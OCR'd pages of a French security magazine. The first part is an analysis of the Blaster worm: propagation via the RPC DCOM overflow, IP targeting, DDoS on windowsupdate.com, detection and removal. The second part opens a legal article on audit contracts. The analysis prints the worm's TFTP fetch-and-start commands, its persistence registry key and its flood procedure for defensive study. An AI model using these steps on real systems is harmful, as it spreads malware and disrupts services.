
Une faille de type débordement de tampon (*buffer overflow*), présente dans la partie du protocole gérant l'échange TCP/IP de données RPC, permet alors, via une requête formatée convenablement, d'exécuter du code arbitraire (par exemple création d'un shell, doté des droits `system`, sur la machine vulnérable (le serveur) et en attente, sur un port, de commandes lancées depuis l'extérieur). Les différentes parties (initiale et complémentaires) du code de l'exploit sont localisées dans la section `.data` (tableaux *bindstr, request1, request2, request3, sc* et *request4*; à partir de l'adresse `.text:004040C0`). Ce shell permet alors d'initier l'infection de machine vulnérable.

LE MÉCANISME D'INFECTION

LE RÔLE DE LA MACHINE INFECTANTE (LOCALE)

Le ver est un ver simple. Autrement dit, l'injection d'un code malveillant (que nous nommerons "*charge*" ou "*exploit*"), tirant profit de la vulnérabilité RPC DCOM permet de créer un point de communication (un shell lié au port 4444), via le port 135. Le ver peut ainsi pénétrer par ce point et lancer, après quelques étapes d'installation, le processus viral dans la machine distante. De là, l'infection d'autres machines peut se poursuivre. Considérons une machine qui vient d'être infectée et voyons comment se propage l'infection.

Blaster génère des adresses IP aléatoires de machines potentiellement vulnérables, à partir de l'adresse IP de la machine locale. Dans un premier temps, Blaster va générer une adresse (aléatoire) de base. Cette génération se fait selon deux procédures possibles, dont le choix dépend d'un nombre aléatoire N compris



entre 1 et 20 et de l'adresse locale (de l'hôte) que nous noterons A.B.C.D :

→ si N est strictement inférieur à 12 (donc dans 40 % des cas), les octets A, B et C de l'adresse sont aléatoirement générés et l'octet D est mis à 0. La structure des adresses produites est alors [1..254].[0..253].[0..253].0. L'infection vise un sous-réseau de classe C en mode diffusion.

→ dans le cas contraire (60 % des cas), si l'octet C de l'adresse locale est supérieur à 20, le ver lui retranche cette valeur. L'octet D est systématiquement mis à 0.


Ce mode de génération d'adresses permet d'assurer une très bonne diffusion du ver. Lorsque ce dernier ne parvient pas à récupérer l'adresse locale (échec de l'appel aux API *gethostname* ou/et *gethostbyname*), la première procédure est systématiquement appliquée. La portion de code correspondant à la génération des adresses IP est située entre les adresses `.text:00401330` et `.text:004014F6`.

La qualité de l'aléa généré est ici suffisante pour assurer une propagation optimale du ver. Ce n'est pas le cas pour tous les vers (voir par exemple le cas du ver Sapphire/Slammer [2]). Au final, à ce stade, le ver dispose d'une adresse IP de départ à partir de laquelle il va générer les adresses des cibles visées et potentiellement vulnérables.

Le ver ensuite, à partir de cette adresse IP de départ, génère un bloc de 20 adresses séquentielles (incrémentations successives; le code correspondant est situé dans la procédure *incrementOctets* à l'adresse `.text:0040170C`). Pour chacune de ces adresses, Blaster tente de s'y connecter via le port 135 (procédure *infect20Hosts*). Le ver attend 1,8 secondes puis regarde les connexions réussies successivement pour chaque cible (les connexions ayant échouées sont fermées).

Une partie du code de l'exploit est alors transmise (tout se passe en fait comme s'il s'agissait d'une requête RPC classique mais cette fois-ci avec des paramètres contenant du code malveillant) pour chaque cible par appel de la procédure *infectTarget* (adresse `.text:00401B6D`). La vulnérabilité RPC DCOM utilisée se matérialise différemment selon que la machine vulnérable

fonctionne sous Windows XP ou sous Windows 2000. Les codes des exploits (adresses de retour) correspondants sont différents. Afin d'augmenter sa "portabilité", le ver va supposer que dans 80 % des cas les machines sont sous XP et sous 2000 pour les 20 % restants. Le choix se fait selon la valeur de la variable `dwWhichRetAddr` (le code d'initialisation se trouve à l'adresse `.text:00401496`). Dans le cas de XP, la valeur de l'adresse de retour pour XP est `0100139Dh` et `0018759Fh` sous 2000. L'utilisation proprement dite de la variable `dwWhichRetAddr` se fait dans le code, à l'adresse `.text:00401954`. Le code final de l'exploit est alors assemblé juste après en tenant compte de la valeur d'adresse de retour choisie. Pour chaque machine cible, la connexion est alors close. La **figure 2** montre l'activité du port 135 sur le réseau de la société F-Secure **[6]** (source F-Secure) entre le 1er et le 20 août. L'infection par Blaster (version A) se manifeste clairement dès le 11.



2 Activité infectieuse sur le port 135

Après avoir fermé chaque connexion, le ver attend 0,4 seconde et tente d'ouvrir une nouvelle connexion TCP/IP pour se connecter au shell créé via le port 4444 (code à l'adresse `.text:00401BAD`). En cas d'échec, le ver considère simplement la cible suivante parmi les 20. En revanche, en cas de succès, Blaster démarre une session TFTP serveur (*Trivial File Transfer Protocol*) sur la machine infectante (adresse `.text:00401C36`). Le ver possède son propre serveur TFTP (procédure `TFTPServerThread` localisée à l'adresse `.text:00401576`. Ensuite la commande

```
tftp -i <adresse IP de la machine infectante (locale)> GET msblast.exe
```

est envoyée à la machine distante en cours d'infection afin de lui faire télécharger une copie du ver en utilisant le propre client TFTP du système d'exploitation distant (XP ou 2000). Le ver attend 20 secondes (code à l'adresse `.text:00401D2F`) que le chargement s'effectue. La commande `start msblast.exe` est alors lancée via le shell (adresse `.text:00401DDC`), pour provoquer l'exécution du ver sur la machine distante. Le ver ferme alors le processus serveur TFTP (adresse `.text:00401E36`) et passe à la machine suivante (parmi les 20).

INSTALLATION DU VER

Lorsque l'exécutable `msblast.exe` est lancé, le ver s'installe dans le système en mode résident et en mode persistant. Ce dernier mode a pour but une réactivation automatique du ver en cas de redémarrage de la machine (le processus viral résident ayant été tué). Pour cela, Blaster crée la clef suivante dans la base de registre :

```
Clef = HKLM\Software\Microsoft\Windows\CurrentVersion\Run
Valeur = windows auto update
Chaîne = msblast.exe
```

Ainsi le ver s'active à chaque démarrage de la machine (le code se trouve à l'adresse `.text:0040125D`). Afin de lutter contre la surinfection (infection d'une machine déjà infectée), le ver crée un *mutex (mutual exclusion object)*. Un mutex permet à plusieurs programmes de partager, non simultanément, des ressources. Quand un programme est exécuté, un mutex est créé avec un nom unique grâce à l'API

```
HANDLE __stdcall __imp_CreateMutexA(LPSECURITY_ATTRIBUTES
lpMutexAttributes, BOOL bInitialOwner, LPCSTR lpName)
```

de la librairie `KERNEL32.DLL`.

Tout processus utilisant des ressources données verrouille le mutex pour son usage exclusif, les autres programmes ayant besoin de ces ressources ne peuvent alors les utiliser. Dans le cas de Blaster, le mutex créé a pour nom "*Billy*". Toute nouvelle instance du ver (en cas de surinfection) détectera ce mutex, preuve d'une infection déjà réalisée. Ainsi, toute interférence entre processus viraux est évitée. Ce genre d'interférence est un défaut fréquemment rencontré pour d'autres vers ou virus et qui souvent limite leur action. Dans Blaster, la gestion du mutex est à l'adresse `.text:0040129F` et suivantes.

LA CHARGE FINALE

MODE OPÉRATOIRE

La charge finale effectue un déni de service distribué contre le site *windowsupdate.com*, via le port 80. Cela a eu des conséquences non négligeables que nous verrons un peu plus loin. Détaillons le mode opératoire de cette charge finale.

Le ver vérifie, toutes les 20 secondes, si une connexion au réseau Internet est active (adresse `.text:00401315`). Lorsque c'est le

cas, la génération des adresses IP aléatoires (cette fois sur la machine qui vient d'être infectée) décrite plus haut, intervient. Le ver vérifie la date système pour lancer la charge finale (adresses `.text:004014FC` suivantes). Si cette date est postérieure au 15 août ou si le mois est compris entre septembre et décembre inclus, alors la charge finale est activée (procédure résidente `WUSYNFloodThread`, adresse de début `.text:004001EC1`). Les étapes principales sont les suivantes :

→ récupération de l'adresse IP du site *windowsupdate.com* (procédure `lookupIPaddr`, adresse `.text:00401EC1`) ;

→ création d'une *socket* IP (API `WSASocketA`, adresse `.text:00401ED9`) ;

→ appel de la procédure `sendTCP80SYN`, réalisant l'attaque proprement dite.

L'attaque se déroule alors comme suit (répétée toutes les 20 millisecondes) :

→ initialisation des paramètres du port 80 ;


→ création d'une adresse IP aléatoire "spoofée" à partir de l'adresse locale (si cette dernière est A.B.C.D, l'adresse spoofée devient A.B.[0..254].[0..254], les octets C et D deviennent aléatoires ; le code correspondant commence à l'adresse `.text:00401F66`. Notons que si le ver ne parvient pas à récupérer l'adresse locale, les octets A et B seront, eux aussi, aléatoirement générés (voir entre les adresses `.text:00401330` et `.text:0040139A`) ;

→ création d'un paquet TCP SYN de 40 octets (adresses `.text:00401FDA` à `.text:00402127` ;

→ envoi du paquet (adresses `.text:0040212B` et suivantes).

Une fois le contrôle de date effectué et la charge finale éventuellement activée, le ver poursuit, en parallèle, l'infection d'autres machines sur le réseau par appel sans fin de la procédure `infect20Hosts`. La boucle est ainsi bouclée. L'organigramme général d'action de Blaster est tel que présenté en **figure 3**.

Il est intéressant de noter que la programmation efficace du ver permet l'implémentation de toutes ces actions sans solliciter significativement les ressources en CPU, faisant de Blaster un ver efficace.



3 Organigramme du fonctionnement de Blaster

ATTAQUE STRATÉGIQUE OU TERRORISTE ?

Il est probable que ni la date ni le site visé ne soient dus au hasard. Une attaque directe contre un site de Microsoft n'est jamais anodine et revêt un caractère au minimum militant, voire terroriste. L'effet auprès des utilisateurs et des décideurs a, pour le moins, été sensible et il est probable que dans quelques mois, l'impact du ver Blaster sur la confiance générale sera comparable à l'impact des vers ayant frappé durant le deuxième semestre 2001 (CodeRed, Nimda, BadTrans...). Cela est encore renforcé par la publication fréquente de correctifs par la société Microsoft (par exemple, en moins d'un mois, deux correctifs différents, MS 03-026 et MS 03-039, pour corriger deux vulnérabilités critiques affectant toutes deux le protocole RPC DCOM). Il peut en résulter un intérêt de plus en plus marqué pour d'autres solutions logicielles.

Attaquer par déni de service le site *windowsupdate.com* a pour but également d'empêcher l'utilisateur d'appliquer les correctifs et donc de lutter contre le ver. Le choix du port 80, difficile à filtrer, s'inscrit dans cette perspective. Au final, que l'adresse IP du site soit changée ou non, le résultat est le même : *windowsupdate.com* est inaccessible. Cependant, le programmeur du ver a fait, heureusement, une erreur en limitant son attaque à ce seul site. En effet, une précaution est de diversifier les moyens dans une politique de sécurité. En l'occurrence, d'autres URLs sont également impliquées pour la mise à jour de Windows, notamment via la fonction *Windows update* du menu Démarrer :

```
windowsupdate.microsoft.com
www.microsoft.com/isapi/redir.dll?prd=Win2000&ar=WinUpdate
```

Cela illustre également le fait que, dans certains cas, le manque de soin ou la précipitation des programmeurs de virus et de vers limitent l'action de leur produit et nous protègent.

Le choix de la date a eu également un impact non négligeable sur l'effet du ver et résulte peut-être d'un choix raisonné du programmeur de Blaster. Si cela n'est pas le cas, cela n'en a pas moins facilité l'action de Blaster dans beaucoup de pays. Outre le fait qu'il a frappé pendant une période de vacances (notamment en Europe mais également dans beaucoup de pays occidentaux de l'hémisphère nord), durant laquelle la vigilance et la disponibilité des personnels SSI tend à se relâcher, la date du 16 août n'a pas été sans conséquence. C'est souvent une période de retour, progressive, au travail. Les machines sont éteintes (précaution élémentaire de sécurité consistant à ne pas laisser allumée une machine inactive, dite "machine zombie") et le personnel absent durant la première quinzaine de ce mois. Que s'est-il passé ? Toute machine vulnérable rallumée après le 16 s'est faite immédiatement et systématiquement infectée. Le site de mise à jour étant potentiellement bloqué par déni de service

distribué du 16 août au 31 décembre, la lutte contre le ver devenait nettement plus difficile. Or, tout gain, même de quelques heures, a de nos jours, des conséquences dramatiques en termes de propagation virale. Les vers récents sont désormais capables d'infecter plusieurs dizaines de milliers de machines dans le monde en quelques minutes (voir [2]).

Il convient cependant de modérer le propos. Excepté pour quelques cas relativement peu médiatisés, un déni de service ne dure jamais plus de quelques heures, surtout contre des cibles aussi importantes que Microsoft. La gestion d'une telle crise se fait heureusement bien et rapidement. L'implication de plusieurs sites dans la distribution des correctifs limite également fortement le caractère opérationnel d'un ver comme Blaster.



Image Copyright © F-Secure Corporation

4 Message d'erreur sous XP/2003

LA GESTION DE LA CRISE

LA DÉTECTION

La détection de Blaster peut se faire de deux manières : par les signes directs trahissant l'activité du ver ou bien par analyse des répertoires et de l'exécutable de Blaster. Dans le premier cas, les signes diffèrent selon que l'on est sous XP/2003 ou 2000.

➔ Sous XP/2003, l'activité du ver provoque des redémarrages intempestifs et fréquents, avec l'affichage du message présenté en **figure 4**. Ce message, étant le fait du système d'exploitation, et non du ver, sera en langage localisé (langage correspondant à la langue de l'OS). A noter que l'apparition de cette fenêtre n'implique pas la présence du ver, seul l'inverse est vrai.

➔ Sous 2000, les signes sont plus variés et dépendent des machines. Les plus fréquents sont les suivants :

- Blocage des fonctions de copier/coller et de *drag and drop*.
- Blocage de la fonctionnalité Ajout/Suppression de programmes.
- Problèmes avec les clients messagerie (Outlook/Outlook Express essentiellement).
- Problèmes avec certaines applications : non-fonctionnement, sauvegarde impossible...
- Problèmes de connexions réseau (impossibilité de se déconnecter).

Seule une analyse directe au niveau de l'OS et de la copie du ver confirmera la présence du ver et sa version, les signes précédents pouvant survenir (quoique plus rarement) sans Blaster. Pour la version A, les éléments de preuve d'infection sont les suivants :

➔ Présence de la clef spécifique au ver (voir plus haut) dans la base de registre.

➔ Présence dans le répertoire `%systemroot%\system32` du fichier `msblast.exe`.

L'analyse directe du fichier (avec un simple éditeur hexadécimal) permettra de déterminer la version (recherche du message caché). Les éléments permettant la détection des autres versions sont donnés dans le **tableau 1**.

L'ÉRADICATION

Elle passe par l'élimination des éléments décrits précédemment (fichier viral et clef de registre). Mais cette opération peut rebuter l'utilisateur, aussi l'utilisation d'outils spécifiques de désinfection est-il recommandé. Nous avons remarqué que tous ne sont pas de qualité égale. Après plusieurs tests, le meilleur s'est révélé être celui de la société F-Secure [6] qui éradique totalement Blaster. Il a détecté le ver après que certains exécutables produits par d'autres sociétés aient assuré avoir fait le travail.

Mais il est nécessaire au préalable d'appliquer le correctif MS 03-039 de Microsoft sans quoi la désinfection risque d'être suivie par une réinfection. Il faut ensuite mettre les anti-virus à jour (au passage, le ver n'était pas détecté avant cela, ce qui en dit long, encore une fois, sur la capacité des anti-virus à détecter certains virus et vers inconnus). Ensuite seulement, le nettoyeur spécifique doit être appliqué. Sous Windows XP, il ne faut pas oublier de désactiver temporairement la fonction *Windows System Restore* susceptible de restaurer le système avec le ver.

LA PRÉVENTION

La prévention est assez simple. Outre l'inévitable veille technologique pour anticiper toute nouvelle variante ou vulnérabilité, elle se résume ainsi (valable pour toutes les infections) :

➔ Refaire les *ghosts* (images) des systèmes. La restauration du système avec un ghost non corrigé restaure également la vulnérabilité.

➔ Cette vulnérabilité affectant également Windows 2003 et ce système n'étant pas encore d'usage fréquent, lors de son installation, il convient de prendre garde de ne pas installer une version non corrigée. Les *services packs* en général gèrent cette éventualité. Cela montre toutefois que le risque, dans une certaine mesure, peut également concerner des installations futures. Il convient donc d'être vigilant.

Versions	Caractéristiques	Détection
Blaster.B	Installation d'une backdoor. La copie du ver a pour nom *teekids.exe*	Présence des fichiers *Root32.exe* (backdoor) et *teekids.exe* dans le répertoire système
Blaster.C	La copie du ver a pour nom *penis32.exe*	Présence du fichier *penis32.exe* dans le répertoire système.
Blaster.D	La copie du ver a pour nom *mspatch.exe*	Présence du fichier *mspatch.exe* dans le répertoire système.
Blaster.E	La copie du ver a pour nom *mslaugh.exe*. Le mutex a pour nom *Silly*. Le déni de service vise le site *kimble.org* lui-même pointant vers l'adresse 127.0.0.1 (les ordinateurs s'attaquent eux-mêmes). Clef de registre différente. Le message caché est différent *I dedicate this particular strain to me ANG3L - hope yer enj oying yerself and dont forget the promise for me B/DAY !!!!.*	Présence du fichier *mslaugh.exe*. La valeur de la clef de registre est *Windows Automation*
Blaster.F	La copie du ver a pour nom *enbiei.exe*. Le mutex a pour nom *muuie*. Le déni de service vise le site *www.tuiasi.ro* (Université technique de Iiasi, Roumanie). Clef de registre différente. Le message caché est différent *Nu datzi la fuckultatea de Hidrotehnica!!! Pierdetzi timp ul degeaba...Birsan te cheama pensia!!!Ma pis pe diploma!!!!!!.*	Présence du fichier *enbiei.exe*. La valeur de la clef de registre est *www.hidro.4t.com*

Tableau 1 - Blaster/Lovsan : les variantes

CONCLUSION

Certains spécialistes ne tarissent pas d'éloges au sujet de la sécurité de Windows 2000, arguant une avance de plusieurs années concernant les concepts de sécurité. Outre le fait que d'autres systèmes soient dotés de fonctionnalités comparables dans ce domaine, des concepts de sécurité évolués ne servent à rien lorsqu'ils sont appliqués sur des systèmes perclus de failles, certaines critiques, découvertes mois après mois. C'est appliquer "un cautère sur une jambe de bois". Et ce malgré d'éminentes et indéniables qualités du produit.

L'utilisateur a une vision plus simple de la sécurité : rien ni personne ne doit pénétrer dans son système de manière illégitime. Or, une attaque comme Blaster ne peut que l'inciter à devenir de plus en plus méfiant vis-à-vis des environnements qui, régulièrement, se font attaquer avec succès par des vers et autres virus. Certes, la publication des correctifs se fait rapidement. Mais beaucoup d'acteurs du réseau, de faible ou de moyenne taille n'ont pas la ressource suffisante, en personnels, pour se doter d'un administrateur à plein temps, voire à mi-temps. Encore moins de ressources financières pour faire sous-traiter la sécurité de leur informatique. Là réside tout le problème. Beaucoup préféreront alors d'autres solutions logicielles, dont la sécurité et la facilité de mise en œuvre ne sont plus à démontrer.

La chronologie des évènements donnée dans l'introduction montre avec quelle rapidité les auteurs de virus agissent et exploitent la moindre faille dans un système. Une politique de sécurité et les mesures techniques qui en résultent ne seront efficaces que si elles évoluent au moins aussi rapidement que les menaces. Ceci n'est pas envisageable sans une véritable veille technologique.

Suite à une nouvelle vulnérabilité récemment découverte (affectant le *Workstation Service* sous 2000 et XP), Microsoft a publié, mi-novembre, le correctif MS 03-49. Pratiquement simultanément, un code permettant d'exploiter cette vulnérabilité a commencé à circuler sur Internet. Combien de postes informatiques vont être infectés par le prochain ver l'exploitant ? Un faible nombre, peut-on espérer, si cette veille est faite correctement et les correctifs appliqués.

Eric Filiol

Ecole Supérieure et d'Application des Transmissions

Laboratoire de cryptologie et de virologie

efiliol@esat.terre.defense.gouv.fr

http://www-rocq.inria.fr/codes/Eric.Filiol/index.html

Références

[1] Agencies - *FBI arrests suspected Blaster worm author* - The Guardian, 29 août 2003.

[2] N. Brulez et E. Filiol - *Analyse d'un ver ultra-rapide : Sapphire/Slammer* - MISC Le journal de la sécurité informatique, no. 7, juin 2003.

[3] D. Copley, R. Hassel, B. Jack, K. Lynn, R. Permeh et D. Soeder - *Blaster Worm Analysis* - Alerte eEye. Disponible sur le site de la société : eEye **http://www.eEye.com**

[4] Site de la société eEye Digital Security : **http://www.eEye.com**

[5] E. Filiol - *Les virus informatiques : théorie, pratique et applications* - Collection IRIS, Springer, 2003.

[6] **http://www.f-secure.com/**

[7] **http://lsd-pl.net/special.html**

[8] **http://msdn.microsoft.com/library/en-us/rpc/rpc/how_rpc_works.asp**

L'audit de sécurité, aspects juridiques

Le contrat d'audit est le lieu de la détermination des obligations et des responsabilités respectives des parties. Sa rédaction sera l'occasion de traiter de questions tenant à la licéité, aux risques ou à la confidentialité de la prestation.

INTRODUCTION

Audit de sécurité, test d'intrusion, défaillances, attaques, ... le monde de la sécurité informatique semble être l'orbite d'une conclusion évidente : intrinsèquement, les systèmes informatiques ne sont pas fiables. Du logiciel au système d'exploitation, en passant par les composants matériels, chaque brique impose son lot de failles et son lot de vulnérabilités.

Prendre la mesure de ces risques est donc une étape nécessaire, tout autant que d'en assumer la gestion. Le législateur, conscient des risques inhérents aux traitements informatiques, en a, au travers de la loi du 6 janvier 1978 relative à l'informatique aux fichiers et aux libertés, imposé l'obligation [1].

L'audit de sécurité informatique [2] participe assurément à la mesure de ces risques. Loin d'une définition académique, le contenu des prestations d'audit, ou test d'intrusion, varie selon les personnes qui les pratiquent. La prestation peut donc s'entendre alternativement comme la vérification de l'adéquation d'une politique de sécurité, ou plus pragmatiquement comme la résistance d'un système à certaines attaques. Juridiquement, la définition de la prestation a un impact important puisque c'est elle qui va définir les obligations réciproques des parties. Test d'intrusion ou audit, peu importe cependant le nom qui lui est donné, dès lors que les parties ont consenti à des obligations précisément déterminées.

Si ce qui importe est la volonté des parties, on peut alors légitimement se demander quelles sont les limites du contrat d'audit.

Une entreprise procédant aux tests d'un mécanisme de sécurité a-t-elle le droit de recourir à tous les moyens pour arriver à l'objectif qui lui est assigné ? Tous les moyens légaux, serait-on tenté de répondre. Ce qui implique donc, dans certaines limites, les moyens autorisés. En effet, certains actes matériels pouvant potentiellement faire l'objet d'une qualification pénale, perdent ce caractère lorsqu'ils sont régulièrement autorisés [3]. N'est pas, par exemple, accès frauduleux, l'accès autorisé [4].

Le contrat d'audit va donc être le lieu de la détermination de l'étendue des prestations réalisées (I), ainsi que des prestations autorisées (II). La délimitation des obligations des parties sera le corollaire de leurs responsabilités.

L'audit de sécurité informatique présente certaines particularités. Sa mise en oeuvre impose de gérer certains risques ou éventuellement de les partager (III), et de gérer certains aspects tenant à sa confidentialité (IV).

Autant de points que nous passerons donc en revue. Précisons tout de même que la rédaction du contrat elle-même nécessite le recours à un conseil juridique spécialisé. Les quelques règles de droit ici exposées ne doivent donc pas s'y substituer.

[1] Art. 226-17 C. pen. : "Le fait de procéder ou de faire procéder à un traitement automatisé d'informations nominatives sans prendre toutes les précautions utiles pour préserver la sécurité de ces informations et notamment empêcher qu'elles ne soient déformées, endommagées ou communiquées à des tiers non autorisés est puni de cinq ans d'emprisonnement et de 300 000 euros d'amende."

[2] C'est-à-dire une mission d'examen et de vérification de la conformité et de l'effectivité d'une politique de sécurité informatique. L'audit en lui-même est une "mission d'examen et de vérification de la conformité (aux règles de droit, de gestion) d'une opération, d'une activité particulière ou de la situation générale d'une entreprise", *Le Petit Robert de la langue française*.

[3] Le consentement de la victime a, en l'espèce, la libre disposition de l'intérêt pénalement protégé. Il s'érige alors comme une condition à la réalisation de l'infraction.

[4] Cependant certaines limites s'imposent et il est des actes qui ne peuvent être réalisés, quel que soit le consentement des parties au contrat. Ainsi dans la matière qui nous intéresse, par exemple l'utilisation de certains outils permettant de violer la correspondance privée est strictement interdite (v. *infra*).

I- L'OBJET DU CONTRAT D'AUDIT, ENTRE OBLIGATIONS ET RESPONSABILITÉS

Qu'est-ce qu'un audit ? Autrement dit à quoi s'engagent les parties au contrat ? La réponse à cette question permet de déterminer les obligations - et donc les responsabilités - respectives des parties.

En soi le contrat d'audit comporte généralement deux phases.

Une première, technique, consiste à procéder à des tests de sécurité plus ou moins étendus selon la nature de la prestation. Une entreprise peut s'engager à vérifier l'adéquation d'une politique de sécurité, ou plus simplement la résistance d'un système informatique à certains tests de sécurité. A ce titre le contrat d'audit va être l'occasion de déterminer le champ exact des prestations : l'auditeur aura recours à certaines techniques, et s'en interdira d'autres. Le champ des possibilités est large dès lors que les prestations sont régulièrement autorisées.

Un grand nombre d'entreprises propose à ce titre des prestations de test d'intrusion simulant des attaques réelles de pirates informatiques. La mise en oeuvre de ces tests peut alors, pour l'audité, être l'occasion d'apprécier dans un cadre déterminé la réalité de l'insécurité des systèmes informatiques. Les tests les plus variés peuvent être menés dans de tels cadres : dénis de services, installation de portes cachées , etc.

La seconde phase de la prestation d'audit est généralement une prestation de conseil. Elle consiste, une fois les tests techniques réalisés, à formuler une appréciation sur la sécurité du système audité, et à orienter le choix du partenaire vers des solutions de sécurité pour combler les éventuelles défaillances. La clause de conseil est généralement expresse, bien que la jurisprudence reconnaisse fréquemment, dans le silence de certains contrats, qu'elle puisse être implicite. Ainsi par exemple, elle a reconnu qu'il incombe au prestataire de service de mettre en garde son client contre les insuffisances de son cahier des charges (T. com. Paris, 23 mars 2000, Expertises 2000, p. 355), ou contre les difficultés de fonctionnement du système envisagé (C.A. Paris, 4 janv. 1980), les limites de celui-ci (C.A. Paris, 1er oct. 1997, Gaz. Pal. 1999, 1, somm. p. 44) ou encore de recommander à son client de modifier les structures de l'entreprise et de former son personnel (Cass. com., 19 dec. 1995, RIDA, n482) [5]. Tout manquement à l'obligation de conseil est susceptible d'engager la responsabilité contractuelle [6].

A cette obligation de conseil ou d'information s'ajoute, pour les parties, une obligation de collaboration pendant toute la durée de l'exécution du contrat.

Les parties vont donc s'employer au travers du contrat d'audit à négocier chacune des obligations du contrat : l'étendue de la prestation de l'entreprise auditrice, les engagements contractés (l'état de l'art , les vulnérabilités raisonnablement exploitables), ainsi que les limites de la prestation. Celle-ci pourra porter sur un système informatique, sur certaines de ses composantes (tentative de récupération d'informations sur des disques durs après effacement), sur des systèmes hybrides (téléphones portables, autocommutateur téléphonique, badgeuse, fax, systèmes de vidéo-surveillance, systèmes d'alarme, etc.), ou encore sur les composantes physiques du système d'information (accessibilité physique au système, cohérence de la politique de sécurité physique avec la politique informatique, etc.).

Ainsi, en définitive, l'audit pourra comporter des obligations et des responsabilités plus ou moins larges selon le contrat, libre aux parties d'en négocier le contenu effectif [7].

Voyons maintenant l'encadrement légal de l'audit.

II - LA LICÉITÉ DE L'AUDIT

La rédaction du contrat d'audit de sécurité informatique va être l'occasion de traiter et de formaliser un certain nombre de questions relatives à la licéité de l'exécution de la prestation d'audit.

On le sait [8], le droit pénal accorde une protection particulière aux systèmes de traitement automatisé de données, notamment au travers des articles 323-1 et suivants du Code pénal.

Ainsi l'accès frauduleux, le maintien frauduleux (art. 323-1 c. pen.), l'entrave et le faussement des systèmes de traitement automatisé de données (art. 323-2 c. pen.), ainsi que les suppressions, modifications ou destructions frauduleuses de données (art. 323-3 c. pen.), sont susceptibles de générer la responsabilité pénale de leurs auteurs.

Le contrat d'audit va donc être l'occasion de conférer et de formaliser les autorisations nécessaires afin de procéder à ces actes matériels, de sorte que le test puisse être réalisé en toute légalité.

Un point sensible pour l'entreprise auditrice réside dans le fait de s'assurer que la personne qui confère cette autorisation a bien

[5] P. Le Tourneau, *Contrats informatiques et électroniques*, éd. Dalloz 2002, 0.34.

[6] L'obligation en elle-même étant une obligation de moyen, v. par ex. C.A. Montpellier, 5 juill. 2000, Comm. com-élec. 2001/4, n°37 obs. Le Stanc, il revient au client de prouver le manquement du professionnel.

[7] De la définition de l'étendue de la prestation va dépendre également la détermination d'éléments accessoires à l'objet du contrat. C'est le cas par exemple de la durée d'exécution de l'audit, du nombre de personnes qui en seront informées, des informations initialement fournies pour le réaliser, ou encore le fait que l'auditeur puisse ou non faire appel à la sous-traitance ... Ces éléments, bien que plus accessoires, peuvent être plus ou moins intimement liés à des droits ou des obligations créés par le contrat. Ainsi, par exemple, de la durée d'exécution du contrat vont dépendre les autorisations d'accès aux systèmes informatiques audité. Par conséquent, ces dernières prendront fin une fois l'audit terminé.

[8] V. Misc 2 La loi Godfrain à l'épreuve du temps .

le droit de le faire. En effet, la complexité croissante des systèmes, et particulièrement des réseaux informatiques, fait que plusieurs personnes peuvent disposer de droits concurrents sur un seul et même système informatique. Cette problématique est particulièrement vive lorsque les systèmes informatiques sont mutualisés. Face à cela, il importe pour l'entreprise procédant à l'audit de s'assurer continuellement que l'audit est réalisé sur des systèmes pour lesquels elle dispose bien de droits valables.

